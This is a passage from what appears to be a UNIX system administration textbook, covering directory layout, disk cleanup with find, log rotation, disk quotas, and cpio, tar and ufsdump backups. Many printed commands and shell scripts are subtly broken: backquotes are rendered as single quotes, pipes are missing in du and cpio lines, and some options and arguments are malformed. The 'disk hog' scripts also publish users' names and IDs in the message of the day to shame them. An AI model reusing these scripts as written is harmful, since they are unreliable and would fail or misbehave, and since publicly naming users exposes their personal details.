# umount /home
```

The **umount** command will get the information it needs about the device and its mount point from the */etc/vfstab* or */etc/fstab* file.

UNIX System Directory Structure

The locations of many standard administrative facilities have been changed in newer UNIX implementations as part of the change from a single-computer orientation to a networked orientation. This networked administration concept is described in the discussion of the UNIX file system in Chapters 15 and 17. Some of the basic file systems you should know about as a UNIX System administrator include */, /stand, /var, /usr, /etc,* and */home*.

The following sections contain general information about each of these typical file systems and a listing of important directories typically contained in each of them. You should list the contents of the directories described here and refer to your specific system administration manual to help answer any questions you may have about any of the administrative components. If you use Linux or Solaris, you may find that the file system structures are slightly different. While Solaris was based on System V Release 4, it sometimes places some system administration files (and-in some cases-user files) in different directories. However, the uses of these directories are the same. Linux uses a file system standard called the Linux FSSTND (*F*ile *S*ystem *S*tandard) (see "How to Find Out More" at the end of this chapter).

The root File System

The root file system (/) contains the files needed to boot and run the system. The following list shows some of the more important directories in the root file system.

/backup	This directory is used to mount a backup file system for restoring files on systems other than Linux.
/dev	The */dev* directory contains block and character-special files that are usually associated with hardware drivers.
/etc	This directory is where many basic administrative commands and directories are kept.

A standard convention in UNIX is to limit information in */etc* to information that is specific to the local computer. Each computer should have its own copy of this directory and would normally not share its contents with other computers.

These are some of the subdirectories of */etc* and their contents:

- */etc/cron.d* contains files that control **cron** actives.
- */etc/cups* contains printer configuration files on Linux systems.
- */etc/default* contains files that assign certain default system parameters, such as limits on **su** attempts, password length, and aging.
- */etc/init.d* is a storage location for files used when changing system states.
- */etc/lp* contains local printer configuration files on non-Linux systems.
- */etc/mail* contains local electronic mail administration files.
- */etc/rcX.d* is an actual location for files used when changing system states; the X is replaced by each valid system state (e.g., rc3.d).
- */etc/saf* contains files for local SAF (Service Access Facility) administration for nonLinux systems.
- */etc/save.d* is the location used by the **sysadm** command to back up data onto floppies.

/export	By default, this directory is used by NFS as the root of the exported file system tree. (For more information, see Chapters 15 and 17.)
/install	This directory is where the **sysadm** facility mounts utilities packages for installation and removal.

/lost+found	This directory is used by the **fsck** command to save disconnected files and directories that are allocated but not referenced at any point in the file system.
/mnt	This directory is where you should mount file systems for temporary use.
/opt	This directory, if it exists, is the mount point from which add-on application packages are installed.
/sbin	This directory holds system administration binaries. This directory could be shared with other computers.
/tmp	This directory contains temporary files.

The /home File System

This is the default location of each user's home directory. It contains the login directory and subdirectories tree for each user.

The /stand File System

This is the mount point for the boot file system, which contains the stand-alone (bootable) programs and data files needed to boot your system. This file system is not used for Linux, Solaris, and AIX systems.

The /usr File System

The */usr* file system contains commands and system administrative databases that can be shared. (Some executables may only be sharable with computers of the same architecture.)

/usr/bin	This directory contains public commands and system utilities.
/usr/include	This directory contains public header files for C programs.
/usr/lib	This directory contains public libraries, daemons, and architecturedependent databases used for processing requests in lp, mail, backup, and general system administration.
/usr/share	This directory contains architecture-independent files that can be shared. This directory and its subdirectories contain information in plain text files that can be shared among all computers running the UNIX System. Examples are the *terminfo* database, containing terminal definitions, and help messages used with the **mail** command.
/usr/sadm (Solaris)	This directory contains files that are automatically installed in a user's home directory when the user is added to the system with the **useradd -m** command.
/usr/ucb (Solaris)	This directory contains files for the BSD Compatibility Package, such as header files and libraries.

The /var File System

This file system contains files and directories that pertain only to the local computer's administration and, therefore, would probably not be shared with other computers. In general, this file system contains logs of the computer's activities, spool files (where files wait to be transferred or printed), and temporary files. These subdirectories are typically found under */var* for most UNIX variants (Linux subdirectories may be different):

- */var/adm* contains system login and accounting files.
- */var/cron* contains the **cron** log file.
- */var/lp* contains log files of printing activity
- */var/mail* contains each user's mail file.

- */var/news* contains news files.
- */var/options* contains a file identifying each utility package installed on the computer.
- */var/preserve* contains backup files for the **vi** and **ex** file editors.
- */var/sadm* contains files used for backup and restore services.
- */var/saf contains* log files for the Service Access Facility
- */var/spool* contains temporary spool files. Subdirectories are used to spool **cron, 1p, mail,** and **uucp** requests.
- */var/tmp* contains temporary files.
- */var/uucp* contains log files and security-related files used by Basic Networking Utilities (**uucp, cu,** and **ct** commands).

Managing Disk Space

Moore's law says that available processing (CPU) power doubles every 18 months. There should be a similar law regarding the need for disk space. Early UNIX system computers were luxuriously appointed with 40 MB of hard disk space; in 1995 a large university announced the receipt of a 2-TB storage facility to use as a file server. In 2006, desktop computers typically have at least 40–100 GB drives, and many servers have 400 or more gigabytes. You can never have too much disk space. To make sure your system has enough disk space, you need to monitor file system usage, clean out unnecessary files, and anticipate when you'll need more disk space.

Checking File System Usage

The UNIX System provides several commands that provide useful information about disk utilization. You can use them manually to keep an eye on disk usage, or include them in scripts that help automate disk space management.

The **df** (*d*isk *f*ree) command reports how much disk space is available, how much is used, and how much is free. The specific format of the output varies among systems. For instance, the **-b** option (display blocks) is used in HP-UX to display output similar to that of the examples. On Solaris, the command **df -k** (display kilobytes) will display the usage and availability in *kilobytes*. Both locally and remotely mounted systems are listed by default:

```
# df

Filesystem            Type blocks     use  avail %use  Mounted on

/dev/root             efs 1939714 1939648     66 100%  /

/dev/dsk/c0t1d0       efs 2041377 1882315 159062  92%  /disk2

/dev/dsk/c0t2d0       efs 2039847 2039847      0 100%  /cdrom
```

Notice that this is a badly clogged system; *root (/)* has almost no space available, and most of the main disk is used. As expected, *c0t2d0*-a CD-ROM reader-has no space available.

The **du** command (disk usage) provides a report of the disk usage of a directory and all its subdirectories. The **-s** option provides the summary for every directory and the total, ignoring subdirectories:

```
# du -s /home/*
59598  /home/dwb
18423  /home/rosk
17     /home/boy
7867   /home/edna
4905   /home/lee
```

```
90810    .
```

Clearly, user dwb is using most of the disk space on this machine.

File System Housekeeping

Since disk storage capability is much larger that it was in the early UNIX days, users tend not to think about how much space they are using on the system. You can prevent users (or more likely, runaway programs) from creating large files by using the **limit** command to restrict the size of files a user can create. For example,

```
# limit filesize 2m
```

will prevent a user from creating a file larger than 2 MB. You can also restrict the size of core dumps. This rarely affects nonprogramming users, since they don't typically dump core and may not even realize that they have a core file in their directories. The command

```
# limit coredumpsize 0
```

will prevent all core dumps. Users of **ksh** and **bash** shells can use the command **ulimit**. For example,

```
# ulimit -c 1
```

will restrict core size to 1 block.

File systems can also grow via the proliferation of junk files: files created by some program, but which no longer serve a useful purpose. If someone is using the **vi** editor when either the system or the program comes down, the files being edited are placed in */var/preserve* for later recovery. Users don't usually know they are there, and the files remain until you clean them out. Since the space consumed by these files can become large over time, you should monitor them and periodically delete them. The following command line can be used to delete files in */var/preserve* that haven't been modified in seven days:

```
find /var/preserve -mtime +7 -exec /bin/rm {} 2>/dev/null \;
```

The UNIX System C compiler gives a default name of *a.out* to its output file. Most programmers rename the *a.out* file. When a program crashes, it may leave a *core* file useful for debugging. Both the *a.out* and *core* files should be periodically deleted:

```
find . \( -name a.out -o -name core \) -atime +3 \
      - exec /bin/rm {} 2> /dev/null \;
```

Backup files created by various programs, or by users themselves, are often not needed for long, but they may persist. This command will delete backup files that have not been accessed in 72 hours:

```
find . \( -name '*.B' -o -name '#*' -o -name '.#*' -o \
      -name '*.CKP' \) -atime +3 -exec /bin/rm {} 2> /dev/null \;
```

Be careful when doing this. It may be dangerous to make assumptions about how long users will expect their backups to persist.

Often users will create temporary files and leave them around. One convention suggested in this book for such temporary files is to use a common prefix or suffix (e.g., *ps* or *.tmp*) followed or preceded by the process number to get a unique filename, for example, *ps1035* or *1035.tmp*. The following command line searches for such files and deletes those that have not been accessed in seven days:

```
find . \( -name '*.tmp' -o -name 'ps*' \) -atime +7 \
      -exec /bin/rm {} 2> /dev/null \;
```

Before you use any of these commands, you should let users know about these naming conventions and the system housekeeping policy Before you run such commands, be sure that they will work the way you expect them to work. An important memo on our basic business named *core* would be deleted by one of the previous script, as would a file named *psaltery* in the previous one. One way to make sure these scripts will do what you expect is to replace the **-exec** command with the **-ok** command:

```
find .  -name core -ok /bin/rm {} 2> /dev/null \;
```

This alteration makes the command line interactive. The generated command line is printed with a question mark, and it is only executed if you respond by typing **y**.

Once you're satisfied with the actions of the scripts you have created, you can bundle these and similar commands together in a single shell script that is run as a **cron** job each day (see Chapter 11). Some administrators think that it is inappropriate to delete files that belong to someone else, unless you need to recover system space because your file systems are becoming full. As an alternative, you may wish to leave others' files alone and enforce disk quotas (to be discussed later in this chapter). Excessive disk use is restricted, but users, themselves, decide which files to keep.

Handling System Log Files

If you're monitoring disk usage, you'll notice that system log files use up a lot of space. There are several of them, and they grow naturally with use of the operating system. For example, on a typical system, the files in */var/adm* or */var/log* alone can consume over several thousand blocks. It's tempting to simply delete these log files and free up the space, but you shouldn't do it. Log files provide you with the only audit trail for hardware, software, and security problems. If you suspect an intruder, you can enable *loginlog* (in */var/log* in Linux) to capture unsuccessful login attempts. Rather than deleting these files, move them periodically and save them for a month or two before deleting them completely:

```
# ls -s /var/adm

total 6404         560 lastlog         2 sa              2 utmp
  48 Osulog        304 lastlogin     520 spellhist      20 utmpx
   2 acct            2 log             2 streams         4 wtmp
   0 active          2 loginlog       14 sulog          26 wtmpx
  14 dtmp            4 mailall.log  1520 syslog
   0 fee             2 mailchk      3016 syslog.old
   2 hola          336 pacct           2 usererr
# mv syslog.old syslog.old2
# mv syslog syslog.old
# cat /dev/null > syslog
# compress syslog.old*
```

Dealing with Disk Hogs

As with most publicly shared resources, people who grab more than their fair share will benefit more when compared to the rest of the group. When disk space is a free resource, some users decide they can't archive or delete anything, and worse, decide to save copies of every interesting article they find on the Internet. Some of these users simply need to be reminded that they are using more than their share of disk space. The following script checks all the users with logins in */home* and sends a gentle message to any that are using more than 80,000 blocks:

```
# find disk hogs

users='ls -1 /home'
limit=80000

for user in $users
do
     diskuse='du -s /home/$user awk '{print $1}'
     if [ $diskuse -gt $limit]
     then
          /usr/bin/mail $user <<!
Dear $user,

     It is expected that users on this system keep
their disk usage below $limit blocks. You are
currently using $diskuse. Please delete any
unnecessary files and directories.

     I can help you archive old files if you wish.
If you don't reduce your disk usage, your access to
```

```
the system may be reduced. Your Friendly System Administrator

!
     fi
done
```

For people who ignore the hint, some administrators use a touch of public embarrassment. If you list the disk hogs in the message of the day, */etc/motd,* their colleagues may pressure them to clean up their act and their disk space. The following alteration of the *diskhog* script will publish user logins of disk hogs:

```
# find disk hogs
# publish their logins in the
# system message of the day

users='ls -1 /home'

limit=80000
date='date'
echo "The following users are Disk hogs on today, $date," >> /etc/motd
echo "Each is using more than $limit blocks of disk space." >> /etc/motd
echo " " >> /etc/motd
for user in $users
do

   diskuse='du -s /home/$user | awk '{print $1}' -'

   if [ $diskuse -gt $limit]
   then
       echo $user >> /etc/motd

     fi
done
```

Each user will see a message of the day such as this:

```
The following users are Disk hogs on today, Mon Jul 10 14:22:25 EDT
2006,
Each is using more than 80000 blocks of disk space.

krosen
jmf
```

If publication of the logins doesn't exert enough pressure, change *diskhog* to provide the user's name:

```
# find disk hogs
# publish their names and identities
# in the system message of the day

users='ls -1 /home'

limit=80000
date='date'
echo "The following users are Di skhogs on today, $date," >> /etc/motd
echo "Each is using more than $limit blocks of disk space." >> /etc/motd
echo " " >> /etc/motd
for user in $users
do

   diskuse='du -s /home/$user awk '{print $1}' -'

   if [ $diskuse -gt $limit]
   then
       whois $user >> /etc/motd
```

```
     fi
done
```

The message of the day then looks like this:

```
The following users are Di skhogs on today, Mon Jul 10 14:22:25 EDT 2006,
Each is using more than 80000 blocks of disk space.

Name -       K.ROSEN
Directory -  /home/krosen
UID -        104

Name -       J.FARBER
Directory -  /home/jmf
UID -        103
```

If such embarrassment doesn't work, you may have to take more intrusive action. You can enter the user's directories and compress all files that haven't been accessed in 30 days:

```
find . -atime +30 -exec /usr/bin/compress {} 2> /dev/null \;
```

Alternatively, you can lock the user out of the system by blocking the login in ways discussed earlier. Both of these actions are pretty extreme and should only be taken if the user is a genuine scofflaw. Altering someone's files or locking their login may have terrible consequences for the user.

Using File Quotas

If gentle reminders, peer pressure, and police action don't keep users behaving responsibly, you may want to implement disk quotas to enforce limits on the user's use of disk space. Quotas allow you to establish limits on the number of disk blocks and inodes allowed to each user. (Inode limits roughly restrict the number of files a user may have.) Quotas are enabled on a per-file system basis.

The **quota** and **repquota** commands are used to display quota settings.

```
# quota -v rrr
```

will display the user's quotas on all mounted file systems, if they exist.

```
# repquota filesystem
```

prints a summary of all the disk usage and quotas for the specified file system. Each quota is specified as both a *soft* limit and a *hard* limit. When a user exceeds his soft limit, he gets a warning but can continue to use more storage. While the soft limit is exceeded, the user receives a warning each time he logs in. The hard limit can never be exceeded. For example, if saving a file in an editing session would cause the hard limit to be exceeded, the save will be denied. At this point, little useful work can be done until the user cleans up. To prevent users from disregarding the soft limit warnings, the user only has a fixed number of days (the default is three days) for which to exceed the soft limit. After that time, the system will not allocate any more storage. Again the user must clean up files to a level that is below the soft limit in order to get any work done.

Setting File Quotas The parameters for the quota system are kept in the *quotas* file in the root of each file system. *quotas* is a binary file that is periodically updated by the UNIX System kernel to reflect file system utilization. To alter existing quotas for user rrr, you use the **edquota** command:

```
# edquota rrr
```

The **edquota** command creates a temporary ASCII file and invokes an editor on it. The *$EDITOR* environmental variable is checked, and vi is used as a default. Hard and soft quota limits are displayed on a single line for both disk blocks and inodes. In an initial setup for a user, both block and inode limits will be set to 0, meaning there is no quota. Edit the value to whatever limits are appropriate for disk blocks and inode numbers. The **-p** (*p*rototypical user) option for **edquota** allows you to duplicate quotas across several users. The command

```
# edquota -p abc rrr khr jmf lsb jed
```

uses the quota settings for user *abc* as a prototype for the other users in the command line. This provides an easy way to provide consistent quotas for different groups of users. Exit the editor, and **edquota** adds your entry to the *quotas* file. To make sure that your settings are consistent with current usage, run the command

```
# quotacheck filesystem
```

quotacheck examines the file system named by *filesystem,* builds a table of current disk usage, and compares it to data in the *quotas* file.

Enabling File Quotas Most current UNIX systems are shipped with quotas already installed. On these systems, you can enable or disable quotas on a specific file system with the command

```
# quotaon filesystem
```

The command **quotaon -a** will enable quotas on all file systems in */etc/mnttab* (or */etc/mtab* for Linux) marked read/write with quotas.

In similar fashion, the command

```
# quotaoff filesystem
```

will disable the quotas on *filesystem*. **quotaoff -a** will disable quotas on all file systems in */etc/mnttab* (or */etc/mtab* for Linux).

Linux administrators can set quotas as part of the Linux PAM (*P*luggable *A*uthentication *M*odules), so that users have predefined quotas when their user logins are created. See Chapter 12 for more information on setting user restrictions.

Backup and Restore

Backup and restore procedures are critically important. They protect you from losing the valuable data on your computer.

Backup is a procedure for copying system data or partitioning information from the permanent storage medium on your computer (usually from a hard disk) to another medium (usually a removable medium such as a floppy disk or a tape). Partitioning information describes the different areas on the disk on which different kinds of data are stored. Restore is a procedure for returning versions of the files, file systems, or partitioning information from the backup copy to the system.

A good backup strategy will ensure that you will be able to get back an earlier version of a file if it is erased or modified. It will also enable you to restore system configuration files if they are damaged or destroyed.

You can be very selective about what you back up and how you do backups. For example, you can back up a single file, a directory, a file system, or a data partition. Depending on how often data on your system changes, how important it is to protect your files, and other factors, you can run some form of backup every day once a week, or once in a while.

Approaches to Backup/Restore

Several different approaches are taken to doing backups and restores. This section describes two of them.

The first is to do occasional backups. The amount or type of information on your system may not require backups at regular intervals. Instead, you may want to create backup copies of individual files, a directory structure of files, or an entire file system on occasion. The **cpio** and **tar** commands are used to gather files and directories by name and copy them to a backup medium. The **volcopy** command can be used to make a literal copy of an entire file system to a backup medium.

The second approach is to set up a regular schedule of backups. Though this has typically been done using the commands outlined in the preceding paragraph, most UNIX variants offer a backup and restore facility that is intended to help structure regular backups. That facility is described later.

cpio Backup and Restore

The **cpio** command was created to replace **tar** (**tar** is an early UNIX system command created for archiving files to tape). **cpio**'s major advantage over **tar** is its flexibility

The **cpio** command accepts its input from standard input and directs its output to standard output. So, for example, you can give **cpio** a list of files to archive by listing the contents of a directory **(ls),** printing out a file containing the list **(cat),** or by printing all files and directories below a certain point in the file system **(find)**. You can then direct the output of **cpio,** which is a cpio archive file, to a floppy, a tape, or another medium, including a hard disk.

cpio Modes of Operation

The **cpio** command operates in three modes: output mode **(cpio -o),** input mode **(cpio -i),** and passthrough mode **(cpio -p)**.

Output Mode (Backup) You give **cpio -o** a list of files (via standard input) and a destination (via standard output). **cpio** then packages those files into a single **cpio** archive file (with header information) and copies that archive to the destination.

Input Mode (Restore) You give **cpio -i** a **cpio** archive file (via standard input). **cpio** then splits the archive back into the separate files and directories and replaces them on the system. (You can choose to restore only selected files.)

Passthrough Mode The **cpio -p** command form works like the output mode, except that instead of copying the files to an archive, it copies (or links) each file individually to another directory in the UNIX System file system tree. With this feature, you can back up files to another disk or to a remote file system mounted on your system. To restore these files, you can simply copy them back using the **cp** command.

cpio Examples

The following illustrates a few examples of **cpio** that you may find helpful. The examples show how to use **cpio** to copy to a floppy disk, copy from a floppy disk, and pass data from one location to another. See your *System Administrator's Reference Manual* for a complete listing of **cpio** options.

cpio Backup to Floppy This example uses the **find** command to collect the files to be copied, gives that list of files to **cpio,** and copies them to the floppy disk loaded into disk drive 1, here */dev/fd0*. For example,

```
# cd /home/mcn
# find . -depth -print cpio -ocv > /dev/fd0
```

This command line says to start with the current directory (.), find all files below that point (**find** command), including those in lower directories **(-depth),** print a list of those files **(-print),** and pipe the list of filenames to **cpio** (|). The **cpio** command will copy out **(-o)** those files, package the files into a single **cpio** archive file with a portable header **(-c),** print a verbose **(-v)** commentary of the proceedings, and send it to the disk in drive 1.

Note that the **find** was done using a relative pathname (.) rather than a full pathname *(/home/mcn)*. This is important, since you may want to restore the files to another location. If you give **cpio** full pathnames, it will only restore the files to their original location.

cpio Restore from Floppy To restore files from a floppy disk, as an example from the previous backup to floppy disk, you can change to the directory on which you want them restored and use the **cpio -i** command. For example,

```
# cd /home/mcn/oldfiles
# cpio -ivcd < /dev/fd0
```

This will copy in the **cpio** archive from the disk in drive 1, print a verbose **(-v)** commentary of the proceedings, tell **cpio** that it has a portable header **(-c),** and copy the files back to the system, creating subdirectories as needed **(-d)**.

cpio in Pass Mode The following example uses **cpio -p** to pass copies of files from one point in the directory structure to another point. In this case, all files below the point of a user's home directory will be copied to a remote file system that is mounted from the */mnt* directory on your system using Remote File Sharing:

```
# cd /home/mcn
# find . -depth -print | cpio -pmvd /mnt/mcnbackup
```

Exact copies of all files and directories below */home/mcn* are passed to the */mnt/mcnbackup* directory, the time the files were last modified is kept with the copies **(-m),** a verbose listing is printed **(-v),** and subdirectories are created as needed **(-d)**.

As you become familiar with **cpio,** you should refer to the **cpio**(1) manual pages in the your *System Administrator's Reference Manual* for other options to **cpio**.

tar Backup and Restore

The **tar** command name stands for tape archiver. Because of its widespread use before **cpio** existed, **tar** has continued to evolve into a powerful, general backup and restore utility that is still supported in most UNIX variants. (The use of **tar** in anonymous **ftp** is described in Chapter 9.)

Like **cpio, tar** can back up individual files and directories to different types of media. As discussed previously, you can mount a directory to which you want to back up data, perform a backup using **tar,** and later restore those files from the directory that you mounted to back them up. The examples in this section, however, show how to back up files to cartridge tape. Cartridge tapes are the most effective media for backups, since they can be removed from the machine they are backing up and stored at another site.

tar Backup to Tape

The following example shows how to back up from the file system to a 4-mm cartridge tape that is defined as */dev/rmt0* by using **tar**:

```
# cd /home/mcn
# tar -cvf /dev/rmt0
```

In the example, **tar** reads files from the current directory (.) and all subdirectories, prints a verbose **(-v)** commentary of the proceedings, packages the files into a single **tar** archive file, and sends it to the cartridge tape *(/dev/rmt0)*.

tar Restore from Tape

The following example shows a restore to the system from a **tar** archive on the same 4-mm cartridge tape used in the previous example:

```
# cd /home/mcn/oldfiles
# tar -xvf /dev/rmt0
```

Here, **tar** restores the files from the **tar** archive on the cartridge tape in */dev/rmt0* to the current directory (.). It creates subdirectories as needed and prints a verbose commentary **(-v)**. Note that since the files were stored using a relative pathname (the dot standing for the current directory), they can be restored in any location you choose.

Refer to the **tar** manual page in your *System Administrator's Reference Manual* for other options to **tar**.

Backup and Restore Facility

The backup and restore facility was designed to structure backup and restore methods. In earlier UNIX versions, each administrator would set up individual **cpio, tar,** or **volcopy** command lines with various options to run backups at different times. The new strategy for backups centers around the use of backup tables.

Each entry in a *backup table* identifies a file system to be backed up (originating device), the location

it will be backed up to (destination media), how often the backup should be done (rotation), and the method of backup (full or incremental type). When the backup command is run interactively, in the background, or using **cron,** it picks up those entries that are ready for backup and runs them.

The restore facility helps administrators restore the backup files to the system as required. The facility also includes a method of handling user requests for restores. You can request several different types of backup with the new backup and restore facility

Full File Backup With this type of backup, you will back up all files and directories from a particular file system.

Full Image Backup With a full image backup type, you will back up everything on a file system byte for byte. This is faster than a full file or incremental backup; however, you have to replace it on an extra disk partition of the same size to restore files from this type of backup.

Incremental File Backup Using incremental file backup, you are only backing up files and directories that have changed since the previous backup. A set of backups for a particular period will consist of a full backup and zero or more incremental backups that would modify that full backup over that time period.

Full Disk Backup This method copies the complete contents of the disk. With a backup of this method, you will be able to restore an entire disk, if need be, including files needed to boot the system.

Full Data Partition Backup This method is valuable if you are backing up a data partition that does not store its data as a file system. To restore this type of file system, you would have to replace the full data partition, instead of individual files and directories.

Migration Backups You may find it convenient to run one type of backup originally and then migrate that backup to another medium later. This is called a migration backup.

Backup Plan

Successful backups require that you develop a backup plan, create backup tables to define which backups to run and when, and actually run the backups. Though the example procedure that follows may not suit your needs exactly, the approach outlined here should serve as a guide to setting up your backup procedure. You should become familiar with the backup and restore operations for your particular system before attempting to build any mechanized facility to do so.

Backing Up Data Using ufsdump

The following sections describe a system backup using **ufsdump** under Solaris as an example. System backups for other UNIX variants can be performed using similar techniques and strategies. For this procedure, a backup plan for a computer with one hard disk and a cartridge tape drive was executed. A tape drive (QIC, DLT, or DAT), or at least a write-capable CD-ROM, is necessary for all except the smallest incremental backups. Floppy disks are satisfactory only for small systems, or for minor backups.

Evaluate the System

The first step is running the **df -t** command. The output from this command is a listing of the file systems on the computer, the amount of data in each file system, and the number of files in each file system. The total line for each shows the total number of blocks and files available for the file system. For example,

```
#df -t
   /           (/dev/root       ):      3620 blocks    1117 files
                           total:     17008 blocks    2112 files
   /proc       (/proc           ):         0 blocks     182 files
                           total:         0 blocks     202 files
   /stand      (/dev/dsk/c1d0s3 ):      2431 blocks      41 files
                           total:      5508 blocks      48 files
```

```
/var        (/dev/dsk/c1d0s8 ):      3332 blocks     896 files
                          total:     10044 blocks    1248 files
/usr        (/dev/dsk/c1d0s2 ):     17980 blocks    7697 files
                          total:     96064 blocks   12000 files
/home       (/dev/dsk/c1d0s9 ):      6368 blocks     755 files
total:   6640 blocks     800 files
```

You could decide to do a full backup of the root (/) file system when the software is installed, and then back up only the */var, /usr,* and */home* file systems on a regular basis. Once the system is installed, you will want to be able to restore a working copy of the root file system, in case parts of it are damaged. (It is easiest to just do a full backup one time using the **cpio** command as described previously in this chapter, and bypass this facility)

Other file systems, */var, /usr,* and */home,* may change frequently as users do their work. So a full backup of these systems once a week and an incremental backup every day would be best.

Define a Backup Strategy

How often should you back up your system? The answer depends on how often significant changes are made in files on your system-changes that you would not want to lose in the event of a crash.

For a lightly used, single-user system, the following backup strategy may be sufficient: On the first day of the week, make a full system backup (starting at /). At the beginning of each day make a backup of only those files that have been modified on the previous day If your system crashes on Thursday, you could recover by restoring the complete system from the Monday backup, and the modified files from the Tuesday and Wednesday backups. For most users, the complete backup would involve a tape cartridge, but the incremental backups could be done to a single floppy each day If you wish to use only one media type, use a cartridge tape for both weekly and daily backups. On the first day of the second week, do a full backup to a new tape, plus the daily modified backups. On the third week, recycle the first tape for a new full backup and recycle the first set of modified backup disks or tapes as well.

A more permanent strategy, one that allows weekly and monthly archiving, can be created with a few more tapes. On the first day of each week make two full backups, and remove one to off-site storage. If you have a flood or fire, you'll have one safe copy Each day of the week, make backups of the modified files. After two weeks, reuse the modified backup tapes. After two months, retain the first full backup of the month off-site, and reuse the tapes from the second, third, and fourth weeks of that month. Over time, your off-site archive should contain a full monthly backup for every month, and one full weekly backup for the last month's worth of files. On site you'll have a full weekly backup and daily modified file backups for the current week only

Create a Backup Table

Solaris provides the capability to create backup table entries. The contents of a backup table consist of a number of lines identifying the mount point(s) of the file system(s) to be backed up, as well as a flag used to identify the last file to be backed up in a full backup procedure.

The ufsdump Command

ufsdump backs up all files specified (normally either a complete file system or files within a file system modified after a certain date) to a specified backup medium (magnetic tape, diskette, disk, CD-ROM, etc.)- When running **ufsdump,** the file system must be *inactive;* otherwise, the output from **ufsdump** may be inconsistent and restoring files correctly using **ufsrestore** may be impossible. A file system is considered inactive when it is unmounted or the system is in single-user mode. The **ufsdump** command (normally located in */usr/sbin*) is in the format

```
# ufsdump [options [arguments]] files
```

The *options* consist of a string of one-character letters (or number for the dump-level) that define things such as the type of dump, the medium to dump to, the size of the dump in 512-byte blocks, and other qualifying details. If an option has an *argument,* the argument value is ordinal, meaning values follow the string of options according to the order the options are given. The last item, *files,* is the list

of files or file system to be backed up. For example, to perform a full backup (level 0) of the root file system on *c0t3d0,* onto a 150 MB cartridge tape, unit 0, update the dump record (in */etc/dumpdates*), and verify the results against the original input, you would use the following command:

```
# ufsdump  0cfuv    /dev/rmt/0    /dev/rdsk/c0t3d0s0
```

If no options or arguments are given to **ufsdump,** the default command format becomes

```
# ufsdump  9fu  /dev/rmt/0   files
```

This would do an incremental dump (level 9) of the files or file system specified in *files,* update the dump record in */etc/dumpdates,* and write the dump to the device /dev/rmt/0, the 150-MB cartridge tape, unit 0.

It may be useful to know how large your backup is going to be, so that you can plan on having the appropriate number (and right type) of media on hand. To see the size of the file or file system *file* to be backed up, use the command

```
#ufsdump  S    file
```

The *S* option will list out the size in *bytes*. You can then use this number to calculate the required media. For example, if the number returned were 72264750, you could calculate that the roughly 70 MB this represents would fit comfortably on a 150-MB QIC cartridge tape.

For a complete set of options for **ufsdump,** their meanings and usage, refer to the *Solaris System Administrator's Guide*. You can also find information on the web under the term "ufsdump."

Restore Plan

Every system administrator hopes that the backup process is precautionary, and that incremental and full backups will ensure that nothing will compromise the integrity of stored data. However, if something happens to that data, you now are faced with the reality that your backups are your only source of restoring critical data. Just as you have a backup plan and backup strategy, you should have a restore plan and a restore strategy This will ensure that you recover the correct amount of data from the appropriate backup. The system administrator should have a well-maintained library of backup media that are properly labeled, as well as an up-to-date */etc/dumpdate* file. Using these two together will allow the administrator to decide what media are appropriate to correct the data loss problem.

Restoring Data Using ufsrestore

The **ufsrestore** command is used to restore files from a backup medium that has been created using **ufsdump**. The **ufsrestore** command is of the format

```
# ufsrestore [options [arguments]] filename  …
```

where *options* are a combination of required options and other additional options, *arguments* can be given to the additional options in an ordinal manner similar to **ufsdump,** and *filename* is the name of the file or directory to be restored from the backup medium. The required options are listed in Table 14–1. One (and only one) of these options may be used for each invocation of the **ufsrestore** command.

Table 14–1: ufsrestore Required Options

i	Enters interactive mode and allows browsing of medium using interactive command options
r	Recursively restores entire contents of medium
R	Resumes restoring at a checkpoint when **ufsrestore** is interrupted during a full restore
t	Lists the table of contents on the medium, based on other supplied options
x	Extracts named files from the medium and restores them to the system

When invoked with the interactive *(i)* option, **ufsrestore** allows the administrator to interactively

decide which files to add or delete from the restore operation by looking at the contents of the media in real time, so that the command

```
#ufsrestore  i  /dev/rmt/0
```

will open up an interactive command session to administer the contents of the mounted cartridge tape */dev/rmt/0,* from which you are trying to restore files. Once in the interactive command mode, you can enter **help** to see a list of the commands that are available.

The additional, nonrequired options provide file location, conversion, and reporting capabilities for **ufsrestore**. One of these options, the s option, is very useful after you have run **ufsrestore** with the *t* option to determine what files are on the medium. If you need to restore just a particular file, and it is the *nth* file from the beginning of the medium, you can run **ufsrestore** as follows:

```
#ufsrestore  xfs /dev/rmt/0  5
```

This command will skip to the fifth file on the restore medium */dev/rmt/0* and extract (restore) the file at that position on the medium. To restore all of the files on the cartridge tape (full restore) and display all of the files being restored using the verbose *(v)* option, type

```
#ufsrestore rvf  /dev/rmt/0
```

For a complete set of options for **ufsrestore,** their meanings and usage, refer to the *Solaris System Administrator's Guide*. You can also find information on the web under the term "ufsrestore."

Restore Strategy

One of the most difficult decisions you will need to make in restoring data is exactly how much data to restore. If you choose to restore everything, you may be wasting time. If you choose to restore specific files, you have to make sure that you have all of the affected ones. The best thing to do is to sit down and analyze the problem. What were the symptoms leading up to the decision to restore? Was there a power outage? Did you or a user accidentally remove a file or files, or-worse yet-an entire file system? Can you determine when this happened? The goal is to identify the best point from which to restore your data. In a heavily used system, you may only need to go back to the last incremental daily backup. In other cases, you may need to go back to the last full backup. One thing that you don't want to happen is that you restore too many files with older data than is necessary It takes time to get a feel for all of this. Using other resources available to you as a system administrator in defining your restore strategy will help you as much as having a backup plan did when you first backed up your data.

PREV NEXT

Managing System Services

Most of the basic software services available on UNIX systems, such as the print service, networking services, or user/group management, require some form of administration. Two important areas of administrative system services described here are the Service Access Facility and accounting utilities. The Service Access Facility came about to help standardize how services available to terminals, networks, and other remote devices are managed on each system and across different packages of software services. Accounting utilities are used to track system usage and, optionally charge users for that usage.

Service Access Facility

The Service Access Facility (SAF) was designed to provide a unified method for monitoring ports on a UNIX system and providing services that are requested from those ports.

A *port* is the physical point at which a *peripheral device,* such as a terminal or a network, is connected to the computer. The job of a port monitor is to accept requests that come into the computer from the peripherals and see that the requests are handled.

The port monitor that is used most frequently is called **ttymon**. To see if this or other port monitors are installed on your system, you can use the **sacadm** command. Type the following command to see results like these:

```
# sacadm -1
PMTAG    PMTYPE   FLGS RCNT STATUS       COMMAND
ttymon1  ttymon   -    2    ENABLED  /usr/lib/saf/ttymon #ttymon1
ttymon3  ttymon   -    2    ENABLED  /usr/lib/saf/ttymon #ttymon3
```

This example shows that there are two instances of **ttymon** on the system.

Terminal Port Monitor

The **ttymon** port monitor listens for requests from terminals to log in to the system. In the previous example, each instance of a **ttymon** port monitor command **(/usr/lib/saf/ttymon)** has a separate tag identifying it (**ttymon1** and **ttymon3**) and is started separately by the Service Access Controller (**sacadm** daemon) when the system enters a multiuser state.

